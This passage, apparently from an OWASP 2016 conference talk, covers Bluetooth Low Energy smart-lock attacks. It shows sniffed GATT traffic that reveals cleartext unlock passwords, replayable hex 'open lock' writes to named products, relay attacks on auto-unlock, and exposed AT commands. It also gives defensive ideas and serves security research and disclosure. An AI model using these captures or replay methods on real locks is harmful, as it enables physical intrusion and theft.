>> Subscribe: fff0 -> fff2
    f4b85ec06ea5:fff0 confirmed subscription state: fff2
>> Write: fff0 -> fff3 : 026861000000000000000000000000 ( ha      )
<< Read: 180f (Battery Service) -> 2a19 (Battery Level) : 37 (7)
>> Write: 1805 (Current Time Service) -> 2a2b (Current Time) : 1734aa1f ( 4  )
<< Read: fff0 -> fff3 : 026861000000000000000000000000 ( ha      )
>> Write: ffd0 -> ffd6 : 0012345678000000 ( 4Vx      )
<< Notify: ffd0 -> ffd7 : 01 ( )
<< Read: 180a (Device Information) -> 2a26 (Firmware Revision String) : 05290101201504282034 ( ) ( 4)
<< Read: ffd0 -> ffd8 : 03 ( )
>> Subscribe: ffd0 -> ffda
    f4b85ec06ea5:ffd0 confirmed subscription state: ffda
<< Read: ffd0 -> ffda : 00 ( )
>> Write: ffd0 -> ffd9 : 01 ( )
<< Notify: ffd0 -> ffda : 01 ( )
<< Notify: ffd0 -> ffda : 00 ( )
    target device disconnected
```

Cleartext password:  
12345678

# This hack is brought to you by Antony Rose

```
>>> Vulnerable Devices
```

- \* Plain Text Password
  - Quicklock Doorlock & Padlock v1.5 🔒
  - iBluLock Padlock v1.9 🔒
  - Plantraco Phantomlock v1.6 🔒
- \* Replay Attack
  - Ceomate Bluetooth Smart Doorlock v2.0.1 🔒
  - Elecycle EL797 & EL797G Smart Padlock v1.8 🔒
  - Vians Bluetooth Smart Doorlock v1.1.1 🔒
  - Lagute Sciener Smart Doorlock v3.3.0 🔒



[15/44]

<https://media.defcon.org/DEF%20CON%202024/DEF%20CON%202024%20presentations/DEFCON-24-Rose-Ramsey-Picking-Bluetooth-Low-Energy-Locks.pdf>

# Manufacturer's statement

*The electronic codes necessary to open are passed wirelessly and are **unencrypted (by design)** to allow vendors flexibility when integrating the bluetooth device into existing platforms. Because keys are passed wirelessly, they are open to Bluetooth hacking only for a few seconds, when a hacker is within range of the device. However, this level of security is similar to a standard lock and key scenario! Standard mechanical devices offer far fewer benefits than Bluetooth connected locks!*

<https://www.thequicklock.com/security-notice.php>

# BTW: BtleJuice by Damien Cauquil

<https://github.com/DigitalSecurity/btlejuice>

<https://speakerdeck.com/virtualabs/btlejuice-the-bluetooth-smart-mitm-framework>

[https://en.wikipedia.org/wiki/Multiple\\_discovery](https://en.wikipedia.org/wiki/Multiple_discovery)

*The concept of multiple discovery (also known as simultaneous invention) is the hypothesis that most scientific discoveries and inventions are made independently and more or less simultaneously by multiple scientists and inventors.*

BtleJuice - Bluetooth Lo... x +[localhost:8080/#](#)[Most Visited](#) ▾ [Offensive Security](#) [Kali Linux](#) [Kali Docs](#) [Kali Tools](#) [Exploit-DB](#) [Aircrack-ng](#)

BtleJuice

Double-click on an item to proxy the corresponding device

GATTack.io

f6:ad:07:c5:56:66  
-71dBm

energy-35611D

00:12:6f:35:61:1d  
-90dBm

LockECFE7E139F95

ec:fe:7e:13:9f:95  
-69dBm







EST

dc:c2:99:2c:3e:17  
-90dBm

D03972C3A81E!

d0:39:72:c3:a8:1e  
-60dBm


Padlock!

f4:b8:5e:c0:6e:a5  
-59dBm

Select target device

Select target device

Choose „Padlock!”



Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

## BtleJuice

Action	Service	Characteristic	Data
write	fff0	fff3	02 68 61 00
read	180f	2a19	37
write	1805	2a2b	38 37 aa 1f
read	fff0	fff3	02 68 61 00
write	ffd0	ffd6	00 12 34 56 78 00
notification	ffd0	ffd7	01
read	180a	2a26	05 29 01 01 20 15 04 28 20 34
read	ffd0	ffd8	03
notification	ffd0	ffda	00
read	ffd0	ffda	00
write	ffd0	ffd9	01
notification	ffd0	ffda	01
notification	ffd0	ffda	00

The cleartext password

# BtleJuice – as of now

- Problems with reconnections (when device disconnects immediately) – cost of using noble/bleno from repos
- Does not implement MAC address spoofing out of the box
- But it has web UI

# SMART LOCK #2

# Elecycle Smart Lock

Protects bicycles etc.

Loud alarm.

<http://www.ele-cycle.com/drop/EL797.html>



```
setServices: success
```

JD-GUI

```
<<<<<<<< INITIALIZED >>>>>>>>>
```

```
Client connected: 41:e4:5f:6d:ce:15
```

```
>> Subscribe: 1801 (Generic Attribute) -> 2a05 (Service Changed )  
>> Write: ffe0 -> ffff : a137343136383905789a247b1a2f094f215f21 ( 741689 x ${ / 0 }_! )  
    f0c77f162e8b:1801 confirmed subscription state: 2a05  
<< Read: ffe0 -> ffff : a20500f0c77f162e8b31cf3c5bf4e6f06a3763 ( . . . 1 <[ ]> )  
>> Write: ffe0 -> ffff : a137343136383909badcfdd885c3bcc04cef1d6 ( 741689  
<< Read: ffe0 -> ffff : a20900 ( )  
>> Write: ffe0 -> ffff : a131323334353606 ( 123456 )  
<< Read: ffe0 -> ffff : a2060064010000 ( d )  
>> Write: ffe0 -> ffff : a131323334353606 ( 123456 )  
<< Read: ffe0 -> ffff : a2060064010000 ( d )  
>> Write: ffe0 -> ffff : a131323334353606 ( 123456 )  
<< Read: ffe0 -> ffff : a2060064010000 ( d )  
>> Write: ffe0 -> ffff : a131323334353606 ( 123456 )  
<< Read: ffe0 -> ffff : a2060064010000 ( d )  
>> Write: ffe0 -> ffff : a131323334353606 ( 123456 )  
<< Read: ffe0 -> ffff : a2060064010000 ( d )  
>> Write: ffe0 -> ffff : a131323334353606 ( 123456 )  
<< Read: ffe0 -> ffff : a2060064010000 ( d )  
>> Write: ffe0 -> ffff : a131323334353601 ( 123456 )  
<< Read: ffe0 -> ffff : a20100 ( )  
>> Write: ffe0 -> ffff : a131323334353606 ( 123456 )  
<< Read: ffe0 -> ffff : a2060064020000 ( d )  
    ffe0 -> ffff : a131323334353606 ( 123456 )
```

## Authentication

„Open lock” command



OWASP  
Open Web Application  
Security Project

GATTacking Bluetooth Smart, OWASP Kraków 2016.11.15  
@slawekja

OWASP.ORG


# Authentication?

```
Write: ffe0 -> ffff : a137343136383905789a3a1d4f0f380f762a4d ( 741689 x : 0 8 v*M)
Read: ffe0 -> ffff : a20500f0c77f162e8b9ee599d155689a695e9c ( . Uh i^ )
Write: ffe0 -> ffff : a137343136383909ffcfb8cbc0d0f9d941ddb4c5 ( 741689 A )
Read: ffe0 -> ffff : a20900 ( )
```


Next time – something different

```
Write: ffe0 -> ffff : a137343136383905789a247b1a2f094f215f21 ( 741689 x ${ / 0!_! )
f0c77f162e8b:1801 confirmed subscription state: 2a05
Read: ffe0 -> ffff : a20500f0c77f162e8b31cf3c5bf4e6f06a3763 ( . 1 <[ j7c )
Write: ffe0 -> ffff : a137343136383909badcfdd885c3bcc04cef1d6 ( 741689 )
```

# How it works



# Attack? Replay!



## DEMO #3

Cover your ears, it will be loud ;)



"FLIGHT TO MARS" starring MARGUERITE CHAPMAN, CAMERON MITCHELL with ARTHUR FRANZ,  
VIRGINIA HUSTON, JOHN LITEL, MORRIS ANKROM.  
Color by CINECOLOR  
A Monogram Release.

51/530

<https://www.flickr.com/photos/morbius19/9411737596>

# This hack is also by Anthony Rose

## >>> Replay Attacks

- \* Claim "encryption" is being used
- \* Who cares what they are sending as long as it opens!
- \* Vulnerable Devices
  - Ceomate Bluetooth Smartlock
  - Elecycle Smart Padlock
  - Vians Bluetooth Smart Doorlock
  - Lagute Sciener Smart Doorlock



[24/44]

<https://media.defcon.org/DEF%20CON%202024/DEF%20CON%202024%20presentations/DEFCON-24-Rose-Ramsey-Picking-Bluetooth-Low-Energy-Locks.pdf>

# SMART LOCK #3

# Another smart lock...

Q: Are these padlocks susceptible to Bluetooth “hacking”?


-

A: [REDACTED] utilizes Bluetooth Smart technology to facilitate wireless communication between locks and mobile devices. These padlocks are designed in a way that prevents the threat of Bluetooth hacking that exists with some other Bluetooth products. To provide leading-edge security, we employ robust, military-grade authentication and encryption mechanisms built upon proven, NIST recommended and FIPS approved algorithms to deter sniffing, replay and manipulation attempts that Bluetooth technology has been associated with. These mechanisms are regularly audited by independent security professionals.

# Open automatically

- The mobile application service in background automatically opens the lock.
- Using GATTacker it is possible to „proxy” the proximity.

# Remote relay



**Figure 3. The relay with antennas, cables and an (optional) amplifier.**

Relay Attacks on Passive Keyless Entry and Start Systems in Modern Cars  
<http://eprint.iacr.org/2010/332.pdf>


## DEMO #4

I need your help...



<https://www.flickr.com/photos/morbius19/9408537045>

# More secure – „locker” mode



# Security vs usability

- Automatic open
- Geolocation
- Swipe/touch to unlock
- Special „locked” mode



# Other ideas to prevent attack?

- Detect latency – similar to EMV? (idea by Damien Cauquil)
- Once connected, BT communication is quite quick.


# SMART LOCK #4

# Another smart lock


- Challenge-response, session key
- Commands encrypted by session key
- Challenge looks random
- Ranging: GPS-enabled, you have to leave the area and return
- What could possibly go wrong?




# Lock - protocol



# Attack?



# Attack



## DEMO #5

<https://www.youtube.com/watch?v=iXj5gIKYtKk>




<https://www.flickr.com/photos/morbius19/9417893923>

# That was supposed to be a live demo ;)

- But my colleague pentester has managed to lock the lock by pressing the button long enough ;)




# How excessive security may tamper availability ;)



- ... and the attempts to contact the support were unsuccessful...
- Note: be careful with buying used ones ;)

# C.I.A.



# BTW



August Smart Lock  
@AugustSmartLock



iOS users, please hold off on upgrading to iOS 9. We are waiting for our compatible app to be approved by the App Store. Any hour/day now.

9/15/15, 7:20 PM

# No more keys!



# And the lock again...

- It has an interesting feature:
- BLE module vendor implements serial AT commands directly exposed on a service...
- Anyone can connect to it, by default it is not locked.



# Reset

## 7.2 Reset Commands

### 7.2.1 Reset (ATRST)

**SD** **RESET**

**Function:** Resets the module.

**Command Format:** ATRST

**Example(s):**

1. An ATRST is sent and once the module has reset, the RESET event is triggered.

**COMMAND:** ATRST<cr>

**RESPONSE:** <cr\_lf>

BR-LE4.0-S2<cr\_lf>

# Get temperature

SM

## GET TEMPERATURE

**Function:** Get the current temperature of the module's internal temperature sensor.

**Command Format:** ATT?

**Response Format:** <Temp\_Celsius>,<Temp\_Fahrenheit>

**Response Value(s):**

- **Temp\_Celsius:** Temperature in Celsius.
- **Temp\_Fahrenheit:** Temperature in Fahrenheit.

**Example(s):**

```
COMMAND: ATT?<cr>
RESPONSE: <cr_lf>
          OK
          <cr_lf>
          026,079<cr_lf>
```



OWASP  
Open Web Application  
Security Project

GATTacking Bluetooth Smart, OWASP Kraków 2016.11.15  
@slawekja

OWASP.ORG

## 7.8.2 UART Configuration (ATSUART)

### SD SET UART

**Function:** Configures the module's UART. This command requires a reset for the new settings to take effect.

**Command Format:** ATSUART,<Baud\_Rate>,<Parity>,<Stop\_Bits>,<Flow\_Control>

**Command Parameter(s):**

- **Baud\_Rate:** 3-10 [9600bps – 1000000bps], enter Value from table below.  
